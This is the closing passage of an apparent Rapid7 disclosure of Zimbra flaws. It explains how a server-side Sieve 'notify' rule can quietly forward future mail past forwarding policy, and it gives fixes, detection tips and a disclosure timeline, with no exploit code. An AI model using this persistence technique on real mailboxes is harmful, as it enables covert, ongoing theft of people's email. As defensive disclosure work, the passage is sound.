Classic did list the attacker-selected name under Active Filters, but its overview did not expose the notification address or copied fields. The rule is therefore not invisible from every client, and an attacker can choose a less conspicuous name.
 Figure 6: Classic displays the attacker's rule name but not the external destination or copied fields.
Impact
The flaw defeats an administrator's attempt to prevent users from forwarding mail with server-side filters. An attacker with an authenticated session can install the rule directly. It continues to disclose future message text and headers after that session expires or the password changes, without appearing in Modern's Filters view. It does not forward attachments or raw MIME.
Fix
The patch in ZCS 10.1.20 treats notify and its RFC-compliant variant as forwarding actions and rejects them under the same account policy as redirect.
Remediation
Apply the latest supported Zimbra release. Zimbra's security advisory lists CVE-2026-73571 as fixed in ZCS 10.1.17 and CVE-2026-10631 and CVE-2026-50055 as fixed in ZCS 10.1.20. No fixed release is publicly listed for CVE-2026-93635 or CVE-2026-93637 at the time of publication, so install the security update containing those fixes when Zimbra releases it.
Upgrading does not remove filter rules already saved to accounts. Administrators should inspect the stored incoming and outgoing filter rules for external actionNotify and RFC-compliant notify actions that violate forwarding policy; Modern's Filters view is not sufficient for this review.
Detection and Incident Response
A reverse proxy or web application firewall that inspects request bodies can detect multiple authenticate aliases in one anonymous GraphQL request. Zimbra's EWS logs expose cross-user operations involving two different account UUIDs, as shown in the EWS IoCs. Saved notify rules and outbound notification traffic provide more direct evidence of the Sieve path.
EWS creates no delegation grant to revoke, Sieve rules remain as saved account state, and sender impersonation can generate ordinary Sent and MTA artifacts. Recovery must cover those server-side changes and any other mailbox reached, not only the password of the account first compromised.
Credit
The assessment was conducted by Jonah Burgess (CryptoCat), Senior Security Researcher at Rapid7, in accordance with Rapid7's vulnerability disclosure policy.
Disclosure timeline
April 17, 2026: Rapid7 submitted an initial report covering 23 findings.
April 24, 2026: Zimbra acknowledged the report.
May 21, 2026: Zimbra confirmed they validated 10 of the 23 findings, three of which were duplicates.
May 28, 2026: ZCS 10.1.17 fixed CVE-2026-73571.
June 1, 2026: Zimbra requested an embargo on publication until the planned ZCS 10.1.18 release in September.
June 16 and July 7, 2026: ZCS 10.1.18 and 10.1.19 were released without additional fixes from the initial report.
July 15, 2026: Zimbra and Rapid7 agreed on September 24 as the coordinated disclosure date.
July 20, 2026: ZCS 10.1.20 fixed three additional CVE-assigned findings from the initial report: CVE-2026-50054, CVE-2026-10631 and CVE-2026-50055.
August 19, 2026: Rapid7 submitted a second report containing 32 additional findings.
August 31, 2026: Rapid7 and Zimbra met to prioritize remediation and discuss patch verification.
September 8, 2026: Rapid7 submitted a third report containing 25 lower-priority findings.
September 17–18, 2026: Zimbra requested 90 days from receipt of the later report before publication of full technical details. Rapid7 scheduled those later findings for November 23.
September 24, 2026: ZCS 10.1.21 fixed four findings from the second report. Rapid7 presented selected results and attack chains at BruCON without releasing the associated weaponized PoCs.


.png?width=3840&quality=75)

.png?width=3840&quality=75)